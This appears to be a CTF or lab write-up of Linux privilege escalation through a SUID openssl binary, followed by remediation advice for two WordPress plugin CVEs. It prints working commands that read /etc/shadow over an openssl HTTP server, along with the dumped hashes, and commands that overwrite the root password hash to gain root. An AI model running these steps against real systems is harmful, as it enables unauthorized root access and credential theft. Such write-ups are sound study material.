
The **only** thing that particularly stood out to me was the openssl had SUID. I've used openssl a lot, so this intrigued me - how can I use this to escalate permissions?

Google `openssl privilege escalation` returned this page , so I started here. While this article discussed `getcap` , functionally, `openssl` having SUID meant this was irrelevant since it ran with all root permissions anyways.

First I generated the keys:

```
cd /tmp
openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes
```


From here, I switched to `/` to set the serving directory, started a server, and retrieved `/etc/shadow`:




```
cd /

penssl s_server -key /tmp/key.pem -cert /tmp/cert.pem -port 1337 -HTTP

curl -k https://10.14.1.7:1337/etc/shadow
root:$6$LlwqDEME$eHfVC5JsDUuGSkSXzi9ps6WbyQ5i0WfuxBKsW/O4MLzbMmwy0c2/3PEX7xRHUBzEywY
bin:*:18353:0:99999:7:::
daemon:*:18353:0:99999:7:::
```

```
adm:*:18353:0:99999:7:::
lp:*:18353:0:99999:7:::
sync:*:18353:0:99999:7:::
shutdown:*:18353:0:99999:7:::
halt:*:18353:0:99999:7:::
mail:*:18353:0:99999:7:::
operator:*:18353:0:99999:7:::
games:*:18353:0:99999:7:::
ftp:*:18353:0:99999:7:::
nobody:*:18353:0:99999:7:::
systemd-network:!!:19145::::::
dbus:!!:19145::::::
polkitd:!!:19145::::::
sshd:!!:19145::::::
postfix:!!:19145::::::
chrony:!!:19145::::::
rpc:!!:19145:0:99999:7:::
apache:!!:19145::::::
rpcuser:!!:19145::::::
nfsnobody:!!:19145::::::
mysql:!!:19145::::::
```

I modified the root user hash to one like the preceding example: `myhackerpass` or `$1$mysalt$7DTZJIc9s6z60L6aj0Sui.`



I then encrypted this modified shadow file and restored it to /etc/shadow:

```
openssl smime -encrypt -aes256 -in /tmp/shadow -binary -outform DER -out /tmp/shadow

cd /

openssl smime -decrypt -in /tmp/shadow.enc -inform DER -inkey /tmp/key.pem -out /etc
```

```
hacker:$1$mysalt$7DTZJIc9s6z60L6aj0Sui.:0:0::/:/bin/bash
bash-4.2$ openssl smime -encrypt -aes256 -in /tmp/shadow -binary -outform DER -out /tmp/shadow.enc /tmp/cert.pem
<dow -binary -outform DER -out /tmp/shadow.enc /tmp/cert.pem
unable to write 'random state'
bash-4.2$ cd /
cd /
bash-4.2$ openssl smime -decrypt -in /tmp/shadow.enc -inform DER -inkey /tmp/privkey.pem -out /etc/shadow
<-inform DER -inkey /tmp/privkey.pem -out /etc/shadow
Error opening signing key file /tmp/privkey.pem
139643218945936:error:02001002:system library:fopen:No such file or directory:bss_file.c:402:fopen('/tmp/privkey.pem','r')
139643218945936:error:20074002:BIO routines:FILE_CTRL:system lib:bss_file.c:404:
unable to load signing key file
bash-4.2$ openssl smime -decrtypt -in /tmp/shadow.enc -inform DER -inkey /tmp/key.pem -out /etc/shadow
<crtypt -in /tmp/shadow.enc -inform DER -inkey /tmp/key.pem -out /etc/shadow
Usage smime [options] cert.pem ...
where options are
```

Lastly, I attempted to su - root, with the modified password I inserted:

```
cert.pem       recipient certificate(s) for encryption
bash-4.2$ cat /etc/shadow
cat /etc/shadow
cat: /etc/shadow: Permission denied
bash-4.2$ openssl smime -decrypt -in /tmp/shadow.enc -inform DER -inkey /tmp/key.pem -out /etc/shadow
<crypt -in /tmp/shadow.enc -inform DER -inkey /tmp/key.pem -out /etc/shadow
bash-4.2$ su - root
su - root
Password: myhackerpass
whoami
root
cat /root/key.txt
3rbjc019bhdsv6784bjk
```

Success!

Identified Vulnerabilities

- CVE-2021-24762
- CVE-2021-25094
- SUID on OpenSSL

Remediation

The main factor(s) leading to initial access included:

- Vulnerable WordPress Plugins (both `perfect survey` and `tatsu`.

The main factor(s) leading to privilege escalation here were:

- SUID bit on OpenSSL

Remediation steps then include:

- Updating versions on Perfect Survey to a non-affected version (`1.5.2`)
- Updating version on Tatsu to a non-affected version (`3.3.12`)
- Removing SUID on `openssl` (`sudo chmod u-s /usr/bin/openssl` or `sudo chmod 0775 /usr/bin/openssl`)

Resources

- https://int0x33.medium.com/day-44-linux-capabilities-privilege-escalation-via-openssl-with-selinux-enabled-and-enforced-74d2bec02099
- https://vulp3cula.gitbook.io/hackers-grimoire/post-exploitation/privesc-linux
- https://github.com/darkpills/CVE-2021-25094-tatsu-preauth-rce
- https://gist.github.com/jkullick/03b98b1e44f03986c5d1fc69c092220d
- https://github.com/Hacker5preme/Exploits/blob/main/README.md